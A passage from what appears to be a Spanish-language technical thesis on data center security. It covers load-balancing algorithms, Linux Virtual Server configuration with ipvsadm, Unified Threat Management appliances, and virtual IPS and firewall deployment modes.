


Figura 47.Balanceo de carga, servidor virtual.

Los hosts de los clústeres disponen de una dirección de regreso para poder enrutar el tráfico de vuelta al cliente, en este caso apuntan al balanceador pero no al servidor virtual.

A continuación mostramos las transacciones básicas que ocurren en el balanceo de carga del ejemplo propuesto:

- Un cliente quiere conectarse a un servicio del Data Center, la petición llega al balanceador.
- El balanceador acepta la conexión y decide que host debe recibir la conexión. Cambia la IP de destino (también puede modificar el puerto) y lo envía al servidor elegido.
- El servidor acepta la conexión y responde al cliente a través de su ruta por defecto, la del balanceador.
- El balanceador recibe el paquete y vuelve a cambiar la IP, pero esta vez cambia la de origen poniendo la del servidor virtual del balanceador.
- El cliente recibe el paquete del servidor virtual y el proceso continúa.

Una vez presentado el funcionamiento básico, lo que nos interesa es saber como decide que servidor recibe la conexión del cliente y que algoritmos aplica en esa decisión.

3.7.3.1 Monitorización y técnicas de balanceo

Los balanceadores monitorizan el estado de los servidores mediante técnicas básicas o avanzadas, dependiendo de lo que necesiten monitorizar. Una técnica simple es la de responder a un **PING**, si el servidor no responde entonces puede ser un indicativo de que los servicios en ese host están caídos. También si el servidor responde a un PING no quiere decir que los servicios están disponibles. Para solventar este problema la mayoría de los dispositivos pueden hacer **PINGs de servicios** de varias formas, desde simples conexiones TCP hasta una interacción con la aplicación.

Cada servidor virtual monitoriza un grupo de servidores que ofrecen una aplicación determinada mediante las anteriores técnicas, decidir cual recibirá la conexión depende del algoritmo de balanceo de carga asociado a ese grupo en particular. Algunos de esos algoritmos son como los siguientes (presentes en Linux Virtual Server):

- **Round Robin**. Cada petición que se recibe se redirecciona a un servidor de manera que la primera petición va al primer servidor, la segunda petición al segundo servidor y así hasta el final, momento en el que vuelve a enviar conexiones al primero.
- **Round Robin ponderado**. Funciona igual que el Round Robin con la excepción de que cada servidor recibe un valor o peso que indica la capacidad de cómputo, por lo que recibirán más conexiones los servidores con un peso mayor.
- **Servidor con menos conexiones**. Se consulta a los servidores para revisar en cada momento cuántas conexiones activas tiene cada uno con los clientes, y envía cada petición al servidor que menos conexiones tenga en ese momento.
- **Servidor con menos conexiones ponderado**. Igual que el algoritmo anterior pero se le añaden pesos a los servidores para indicar su capacidad de cómputo. Los servidores con mayor peso recibirán más conexiones.
- **Basado en servicio**. Se envían todas las conexiones a un mismo servidor hasta que el número de las conexiones sea mayor que su peso. Posteriormente se aplica el algoritmo de *servidor con menos conexiones ponderado* para buscar el siguiente servidor y se comienza de nuevo a enviar todas las peticiones a un mismo servidor.
- **Tabla de Hash Distribuido**. Se dispone de una tabla de asignaciones fijas formada por los campos IP/Servidor. El balanceador compara las direcciones de las tramas TCP/IP que reciba con estas tablas y decide el servidor que recibirá la petición.

- **Conexiones persistentes**. Esto no es un algoritmo en sí sino una posible implementación a añadir a cualquiera de los anteriores algoritmos. Una vez que un cliente ha sido redireccionado a un servidor del clúster, siempre que se vuelva a conectar el mismo cliente se le reenviará al mismo servidor.

3.7.3.2 Diseño en "sándwich"

En el artículo "Load Balancing 101: Firewall Sandwiches" [17] de la empresa F5, se hace referencia a otra posible implementación física de balanceadores en la red, es la que denominan como "sándwich". Esta está dirigida a Data Centers de gran tamaño en el que tenemos muchos elementos de seguridad.

Al contrario que la clásica arquitectura con el balanceador entre el firewall y la granja de servidores, en la arquitectura sándwich se disponen de balanceadores antes y después de firewalls. Surge debido a que los firewalls raramente son los destinatarios de las conexiones y el tráfico entrante y saliente debe ser transparente a través de ellos. Los balanceadores de carga no solo balancean conexiones a los servidores sino que también balancean el tráfico en los firewalls. Podemos ver en la figura 48 un ejemplo parecido al que se puede encontrar en [17].




Figura 48.Diseño en "sándwich" de balanceadores, recomendación de F5©.

La configuración presentada, una de tantas que pueden diseñarse, es suficiente para demostrar los beneficios de la implementación de firewalls detrás de balanceadores de carga. Su despliegue en última instancia, dependerá de las necesidades específicas de la organización y de la infraestructura existente.

3.7.4 Balanceadores en la actualidad

Fijándonos en el cuadrante de Gartner publicado en Noviembre de 2010 [18], F5, Citrix y Radware son los líderes del mercado de los ADCs.




Figura 49.Magic Quadrant de Gartner para el mercado de los ADC.

El criterio más importante que Gartner ha tenido en cuenta para elaborar este cuadrante sobre ADC, se basa en la capacidad del proveedor de facilitar productos y servicios que puedan solventar los retos más complejos en el despliegue de aplicaciones. Por tanto, según la consultora, el éxito en este mercado va más allá de las funcionalidades de las plataformas ADC; implica un profundo conocimiento de cómo los elementos de las aplicaciones actúan a través de la red.

3.7.5 Análisis de una solución open-source

A continuación, realizaremos un análisis de la solución de código abierto implementada en el kernel de Linux, Linux Virtual Server. Ofrece una solución de balanceo que puede funcionar junto con otro software de código abierto que complementa a Linux Virtual Server.

3.7.5.1 Linux Virtual Server

Linux Virtual Server (LVS) es una solución de balanceo de carga de código abierto para sistemas Linux. Es un proyecto iniciado por Wensong Zhang en mayo de 1998. El objetivo es desarrollar un servidor Linux de alto rendimiento que proporcione buena escalabilidad, confiabilidad y robustez usando tecnología clustering.

Actualmente el proyecto se compone de dos partes:

- **IPVS**: sistema de balanceo de carga por software implementado en el propio núcleo Linux y ya incluido en las versiones 2.4 y 2.6. Ofrece soporte para direcciones IPv6.
- **KTCPVS**: implementa balanceo de carga a nivel de aplicación (nivel 7 de OSI) en el propio núcleo Linux. Actualmente en desarrollo.

Al implementar LVS en una infraestructura de servidores se forma un clúster LVS, es un grupo de servidores reales que de forma trasparente para el usuario actúa como si fuera un único servidor al que denominamos "Virtual Server". Los servidores reales son gestionados por un *Director*, el balanceador.

Es necesario que dispongamos siempre de un director activo por ello es recomendable realizar un diseño en alta disponibilidad con dos equipos potentes para que, en el caso de fallo del director principal, el secundario pueda suplirlo sin problemas.

IP virtual server (IPVS) se configura por medio de comandos con **ipvsadm**, funciona de forma parecida que *iptables* o *route*. A continuación mostramos un ejemplo de su uso, obtenido de la documentación del propio software ("man ipvsadm" en Linux):

EJEMPLO 1 - Simple Virtual Service

Los siguientes comandos configuran un Director para distribuir peticiones con dirección al puerto 80 de 207.175.44.110 a los puertos 80 de cinco servidores reales. El método de direccionamiento usado en este ejemplo es NAT, cada uno de los servidores reales ha sido enmascarado por el Director.

```
ipvsadm -A -t 207.175.44.110:80 -s rr

ipvsadm -a -t 207.175.44.110:80 -r 192.168.10.1:80 -m

ipvsadm -a -t 207.175.44.110:80 -r 192.168.10.2:80 -m

ipvsadm -a -t 207.175.44.110:80 -r 192.168.10.3:80 -m

ipvsadm -a -t 207.175.44.110:80 -r 192.168.10.4:80 -m

ipvsadm -a -t 207.175.44.110:80 -r 192.168.10.5:80 -m
```

Linux Virtual Server puede actuar junto a otras herramientas de código abierto que ayudan al balanceador a mantener una monitorización del estado de las conexiones y de los equipos.

3.8 Unified Threat Management

3.8.1 Introducción

Hoy en día se sigue una tendencia a una gestión unificada en las infraestructuras de red. La virtualización en un data center es un ejemplo de unificación, la plataforma de virtualización unifica el control de toda una infraestructura virtual dentro de una infraestructura física, esto hace que sea más fácil realizar tareas como la administración o el mantenimiento.

En la actualidad disponemos de elementos de seguridad UTM, Unified Threat Management de sus siglas en inglés lo que se traduce en gestión unificada de amenazas. Los equipos UTM son appliances con más de una función determinada. Hablamos pues de una solución integrada compuesta de diversos módulos, entre ellos:

- Antivirus
- Antispam
- Antispyware
- Balanceo de carga
- IDS/IPS
- Filtrado de contenidos
- NAT
- Proxy de aplicación
- VPN

La finalidad de los equipos UTM es brindar una mayor protección que la que pueden ofrecer los equipos dedicados de seguridad, las organizaciones necesitan un control más completo del tráfico que llega a sus infraestructuras y con múltiples equipos se reduce la visibilidad sobre el tráfico. Además el tráfico de la red ha cambiado bastante en los últimos diez años, una gran proporción del tráfico en Internet, y en las redes de las organizaciones, está ahora basado en la web.

Una ventaja que nos ofrece UTM en cuanto a la infraestructura es que podemos sustituir varios sistemas independientes por uno solo facilitando su gestión. La desventaja es que si centramos la seguridad en equipos UTM podemos tener un cuello de botella si el equipo no dispone de un gran rendimiento, o de un corte de la conexión con el exterior si el equipo falla.

No hay que confundir los UTM con los firewall de nueva generación. Los firewalls de nueva generación proporcionan mejores funcionalidades de firewall como puede ser inspección de paquetes a nivel de aplicación o control de tráfico por identificación de usuarios, mientras que los equipos UTM complementan las funciones de un firewall clásico con otras herramientas de seguridad como son los IPS o los antivirus.

Aunque los UTM pueden aplicarse sobre infraestructuras grandes (mediante UTMs de alto rendimiento), estos están muy orientados hacia data centers más pequeños donde las infraestructuras de red no necesitan de equipos de alto rendimiento. En

este tipo de redes los UTM ofrecen gran visibilidad y facilidad de gestión a los administradores.

3.8.2 Funcionamiento y componentes

El funcionamiento de los UTM es el de un elemento de seguridad "en línea" por lo que debe recibir todo el tráfico que llegue a la infraestructura que queramos proteger. Los diseños de red que podemos realizar con estos equipos son básicamente los mismos que teníamos con los firewalls o con los IPS.

Figura 50.Seguridad integrada a través de UTMs.

La mayoría de elementos que integran un UTM ya los hemos descrito a lo largo de este capítulo por lo que a continuación describiremos solamente los módulos que no hemos visto hasta ahora.

Antivirus. Software antivirus comercial o gratuito que se encuentra integrado en el appliance de red. Dicho antivirus integrado es capaz de localizar y eliminar los virus contenidos en los paquetes que circulan por los interfaces del appliance, reduciendo la probabilidad de infección de los equipos de una red. Es muy importante mantener actualizado el antivirus para disponer del mayor grado de protección.

Antispam – análisis email. Los UTMs pueden disponer de un módulo integrado para el análisis del correo electrónico, capaz de filtrar los correos que pasen a través de sus interfaces.

Los emails que llegan a una interfaz del UTM son sometidos a un análisis, dicho análisis puede ser:

- Basado en lista blanca y lista negra. Reglas aplicadas sobre el origen o el destino de los emails.
- Análisis de contenido.

Antimalware. Los UTMs pueden disponer de un módulo integrado para el análisis de software, de tal manera que proteja a la infraestructura del malware. El UTM filtra el tráfico de red y lo analiza, cuando detecta un malware en potencia recurre al uso de listas negras y listas blancas para clasificar la amenaza el software malicioso. Al igual

que con el antivirus, es necesario que el UTM se mantenga actualizado para poder proteger de los últimos malware.

Concentrador VPN. Un UTM dispone de capacidad para configurar y establecer redes privadas virtuales (VPN). VPN es una tecnología de red que permite una extensión de la red local sobre una red pública o no controlada, como por ejemplo Internet.

El protocolo estándar para este tipo de redes es IPsec, pero también tenemos PPTP, L2F, L2TP, SSL/TLS o SSH. Cada uno con sus ventajas y desventajas en cuanto a seguridad.

IPsec es en realidad un conjunto de protocolos, cuya función es asegurar las comunicaciones sobre el protocolo IP autenticando y/o cifrando cada paquete IP en un flujo de datos. IPsec también incluye protocolos para el establecimiento de claves de cifrado. Los protocolos de IPsec actúan en la capa de red, esto hace que IPsec sea más flexible, ya que puede ser utilizado para proteger protocolos de la capa 4, incluyendo TCP y UDP, los protocolos de capa de transporte más usados. Una ventaja importante de IPsec frente a SSL y otros métodos que operan en capas superiores, es que para que una aplicación pueda usar IPsec no hay que hacer ningún cambio, mientras que para usar SSL y otros protocolos de niveles superiores, las aplicaciones tienen que modificar su código.

La desventaja de IPsec es que es necesario el uso de un cliente software para establecer la conexión. Por el contrario, el protocolo SSL no necesita un cliente aparte, ya que es capaz de establecer la conexión al autenticarse en un portal web.

Las principales ventajas de utilizar una conexión VPN son:

- Integridad, confidencialidad y seguridad de datos.
- Las VPN reducen los costes y son sencillas de utilizar.
- Facilita la comunicación entre dos usuarios en lugares distantes.

3.8.3 UTM en la actualidad

La tendencia de los productos UTM hacia una más amplia cobertura de servicios y mayores capacidades explican el auge de este enfoque de seguridad tanto en la gran empresa como en la pyme. Los sistemas UTM, de gran popularidad en la actualidad, aportan la ventaja de ofrecer múltiples prestaciones y capacidades de seguridad de forma integrada en un solo producto.

Un estudio de la consultora Gartner en el año 2011 [19] estimaba que el mercado UTM seguirá creciendo más rápido que muchos otros mercados del sector, con un crecimiento continuo en el mercado de, aproximadamente, el 15% anual hasta el año 2017.

Gartner define el mercado UTM como los productos de seguridad de red multifunción que utilizan las pequeñas y medianas empresas (PyMEs). Los productos

UTM para este mercado necesitan proporcionar, como mínimo, las siguientes funciones:

- Funciones estándar de firewall de red.
- Soporte de acceso remoto y de redes privadas virtuales (VPN).
- Funcionalidades de seguridad web (anti-malware, filtrado URL y de contenidos).
- Prevención de intrusiones en la red centrada en el bloqueo de ataques contra PCs y servidores Windows (ya que es la plataforma más usada en las PyMEs.

Figura 51.Magic Quadrant de Gartner para el mercado de los UTM.

Fijándonos en el cuadrante de Gartner publicado en Marzo de 2012, Fortinet, SonicWALL y Checkpoint son los líderes más destacados del mercado de UTMs.

De **Checkpoint** ya comentamos en el punto 3.4.5 su estrategia de módulos o "blades" por los cuales un firewall puede integrar distintas funcionalidades (IPS, antivirus, VPN, etc.) pasando a ser un dispositivo UTM.

SonicWALL es una empresa propiedad de Dell que desarrolla soluciones de seguridad con un gran rendimiento y con una línea de productos UTM dirigida para organizaciones de gran tamaño.

Fortinet lleva fabricando dispositivos UTM desde 2002. La línea de producto Fortinet FortiGate ofrece nueve dispositivos UTM dirigidos al mercado de tamaño medio, que van desde 20 Mbps a 1 Gbps de rendimiento de firewall. Varias versiones ofrecen puntos de acceso WLAN integrados, mientras que otros incluyen voz sobre IP y funcionalidad PBX IP.

3.8.4 Análisis de una solución open-source

A continuación, realizaremos un breve análisis de una solución de código abierto UTM, **Endian Firewall Community Edition**.

Aun así, existen muchas implementaciones de UTM para Linux, por ejemplo se ha comentado en el punto **3.5.6** la solución *ConfigServer Security & Firewall (CSF)* para técnicas anti DDoS, pero analizando las especificaciones nos encontramos con un potente firewall UTM.

3.8.4.1 Endian Firewall Community Edition

Los equipos UTM integran soluciones en una arquitectura modular:

- Antivirus
- Antispam
- Antispyware
- Balanceo de carga
- IDS/IPS
- Filtrado de contenidos
- NAT
- Proxy de aplicación
- VPN
- Etc.

Endian Firewall Community Edition está basado en Red Hat Enterprise Linux, y ofrece todas estas características así como una de las mejores interfaces de gestión y visualización con las que he trabajado. Todos los componentes del firewall están basados en herramientas de código libre, alrededor de la más importante de todas, **iptables**.

Figura 52.Interfaz de Endian.




Figura 53.Vista de logs.

Es la solución elegida en el capítulo 5 para el laboratorio de pruebas de seguridad, por lo que se podrá encontrar un análisis detallado en el punto 5.2.1.

Hay que tener en cuenta que todas estas herramientas que componen Endian están en continuo proceso de mejora, siempre pueden tener fallo o vulnerabilidades, por ello el propio firewall ofrece grandes mejoras en cada versión. A día de hoy la versión ofrecida es la 2.5.1, con grandes mejoras con respecto a la anterior.

3.9 Infraestructura virtual de seguridad

3.9.1 Introducción

Hasta ahora se han estudiado los elementos físicos de seguridad más importantes en el diseño de un data center moderno o en un núcleo de red de cualquier empresa u organización. Pero la virtualización nos ha mostrado un nuevo camino de integración de servicios y de ahorro competitivo, por ello se comienza a disponer de elementos de seguridad en el nivel virtualizado, protegiendo activos que antes se encontraban en máquinas individuales y que ahora se encuentran formando parte de grupos virtuales.

Las preocupaciones que pueden aparecer cuando se trata la virtualización de elementos de red para data centers, en este caso de elementos de seguridad, son:

- Políticas aplicadas al servidor físico: como controlar que las políticas que se aplican sobre un servidor físico afecten o no a las máquinas virtuales. En algunos casos la política del servidor físico no tiene por qué coincidir con las políticas que han de cumplir los elementos virtualizados.
- Visibilidad de las máquinas virtuales en la gestión y monitorización. Hasta hace poco era un tema que no se controlaba muy bien, pero los avances tanto a nivel de desarrollo de protocolos como a nivel de desarrollo de hardware han hecho posible que una máquina virtual actúe en una red como si de una máquina física se tratara. Los enrutadores y conmutadores pueden intercambiar tráfico con y entre máquinas virtuales.
- Administración de los servicios: disponer de una granja de servidores impone tareas de administración.

Los avances en protocolos como Data Center Bridging (DCB) o FCoE permiten realizar una integración de los data centers, pasando a tener un elemento único de administración y gestión. Los elementos de seguridad tienen un gran desafío en controlar tráfico real y tráfico virtual en un data center. Algunos de los elementos que se presentaran a continuación son nuevos y otros ya están en producción en data centers de todo el mundo.

El paso a la seguridad virtualizada ha comenzado y solo el tiempo dirá hasta que momento necesitaremos de elementos físicos que no puedan ser sustituidos por elementos virtuales que cumplan su misma función, convirtiendo a un data center en un elemento mucho más integrado y seguro.

3.9.2 IPS en entornos virtualizados

Dentro de una infraestructura virtual es necesario mantener un control del tráfico dirigido a las máquinas virtuales, se hace necesario disponer de elementos como los sistemas de prevención de intrusiones diseñados para entornos completamente virtualizados.

El sistema de prevención de intrusiones virtual (Virtual IPS) realiza una inspección de los paquetes de tráfico que entran a través de una interfaz de red de un host, tal y como se muestra en la figura 54.




Figura 54.IPS inspeccionando tráfico virtual.

Las funcionalidades que nos da un IPS virtual son las mismas que las que nos ofrece un IPS físico:

- Protección de las redes virtuales de nuevos y sofisticados ataques.
- Protección contra ataques DoS.
- Protección de ataques producidos dentro de conexiones encriptadas HTTPS mediante inspección SSL/TLS.
- Filtrado web.
- Control de acceso.
- Inspección profunda.
- Totalmente transparente par alas máquinas y elementos virtuales.
- Fácil despliegue en entornos virtuales.

Depende del fabricante o desarrollador la manera en la que el Virtual IPS se integrará en nuestra arquitectura, podemos encontrarnos con varios escenarios:

Máquina virtual. El IPS se encuentra en modo máquina virtual alojado en un host, el control del tráfico solo afectaría a ese host.

Appliance virtual. El IPS controla la infraestructura virtual desde una ubicación externa a los hosts.

Integración con hipervisor. El IPS se integra con el hipervisor y el control del tráfico lo realiza cada host.




Figura 55.Modos de integración del IPS virtual en la infraestructura virtual.

El funcionamiento de un IPS virtual es como el de un IPS "físico", al igual que los tipos de IDS/IPS que podemos tener. De estos nos quedaremos con los siguientes:

- IPS virtual basado en red (**NIPS-V**): el más común y del que se ha explicado su arquitectura en párrafos anteriores.
- IPS virtual basado en host (**HIPS-V**): agente software que controla un único elemento virtual para detectar actividades sospechosas mediante el análisis de los acontecimientos que ocurren dentro de ese sistema virtual.

3.9.3 Firewalls en entornos virtualizados

Un firewall virtual es un appliance físico o virtual que se ejecuta en un entorno completamente virtualizado. La forma en la que se nos puede presentar es variada:

- un firewall tradicional ejecutándose en una máquina virtual,
- un appliance diseñado específicamente para entornos virtualizados, ya sea como un firewall al uso o un switch virtual con funcionalidades de seguridad.

En el laboratorio virtual del capítulo 5 implementaremos un firewall virtual de la primera forma, a partir de un firewall tradicional ejecutándose sobre una máquina virtual. Para nuestro proyecto es suficiente ya que no contamos con una infraestructura de gran tamaño ni con mucho tráfico.

En este punto nos centraremos en conocer los firewalls diseñados enteramente para funcionar en los nuevos Data Centers virtualizados. En la tabla 2 se muestran algunos de estos elementos comercializados a día de hoy.

Fabricante	Firewall
Checkpoint	Security Gateway Virtual Edition
Cisco	Nexus 1000v
Cisco	Virtual Security Gateway
Cisco	ASA 1000v Cloud Firewall
Juniper	vGW Virtual Gateway
IBM	Security Virtual Server Protection
VMware	VMware vShield App

Tabla 2.Firewalls virtuales comercializados.

3.9.3.1 Problemática

Las máquinas virtuales pueden encontrarse de dos maneras implementadas: aisladas dentro de un sistema operativo (caso normal en uso personal) o integradas en un entorno virtualizado unificado y supervisado (los hipervisores, el caso de los Data Centers).

Las máquinas virtuales que se encuentran aisladas van a formar parte de la red física en la que esté el host físico en el que se encuentra, por lo que el tráfico que genere puede securizarse de forma “clásica”. En el caso de que haya muchas máquinas virtuales en un host a través de un hipervisor, se crea una red virtual que comunica las máquinas virtuales con el host físico y con la red externa. La protección en este caso debe llevarse a nivel del hipervisor, monitorizar y analizar la red virtual que se crea entre las máquinas. Debido a que son verdaderas redes, las redes virtuales pueden llegar a sufrir el mismo tipo de vulnerabilidades a largo plazo asociados con una red física, algunos de los cuales son:

- Los usuarios de las máquinas dentro de la red virtual tienen acceso a todas las otras máquinas en la misma red virtual.
- Comprometer una máquina virtual en una red virtual es suficiente para proporcionar una plataforma de ataques adicionales contra otros equipos en el mismo segmento virtual.
- Si una red virtual está interconectada a la red física o directamente a Internet, las máquinas de la red virtual pueden tener acceso a recursos externos que podrían dejarlos expuestos a posibles ataques.
- El tráfico de red entre máquinas virtuales, sino pasa por dispositivos de seguridad, ocurre de forma incontrolada. No tenemos visibilidad del tráfico entre máquinas.

Una de las posibles soluciones es disponer de un firewall externo que controle el tráfico de las diferentes VLANs que hayamos configurado para las máquinas virtuales, de esta forma tendremos un nivel de visibilidad del tráfico que sale o entra del host físico con destino u origen las máquinas virtuales. La otra solución, en la que nos estamos centrando en este punto, es disponer de un servidor virtual de seguridad.

3.9.3.2 *Funcionamiento*

El servidor de seguridad o firewall virtual puede implementarse de dos formas en la infraestructura: en modo *bridge o puente* y en modo *hipervisor*.

Modo bridge. En este modo, el funcionamiento del firewall es igual que el de uno físico, colocado en un lugar estratégico de la red interceptando y analizando el tráfico de red entre segmentos. El firewall virtual decide qué hacer con los paquetes que recibe basándose en reglas y políticas.

Los firewalls virtuales en modo bridge pueden instalarse como cualquier otra máquina virtual en la infraestructura virtualizada. La relación con las demás máquinas virtuales puede complicarse con el tiempo debido a que la infraestructura puede cambiar y modificarse fácilmente, por ejemplo al balancear máquinas virtuales ya estamos cambiando la infraestructura y el firewall puede no entender esos cambios.




Figura 56.Firewall virtual en modo bridge.

Modo hipervisor. Un firewall virtual en modo hipervisor reside directamente en el hipervisor donde puede controlar la actividad de red. Puede monitorizar máquinas virtuales completas, incluyendo el hardware virtual, software, servicios, memoria y el almacenamiento. Además, como no es una máquina virtual ni forma parte de la red, no puede ser alterada por usuarios o por software.

Figura 57.Firewall virtual en modo hipervisor.

3.9.3.3 Cisco ASA 1000v Cloud Firewall

Cisco se ha basado en la arquitectura VMware para crear una serie de elementos destinados a proteger una infraestructura virtual. Los elementos más importantes son el conmutador virtual Nexus 1000v y el firewall virtual ASA 1000v.

El firewall virtual ASA 1000v se integra con el conmutador Nexus 1000v (es requisito imprescindible contar con el conmutador en la infraestructura) y se apoya en la tecnología vPath para analizar el tráfico que circula en la red virtual. En la figura 58, podemos ver la arquitectura de un entorno virtual securizado según Cisco.

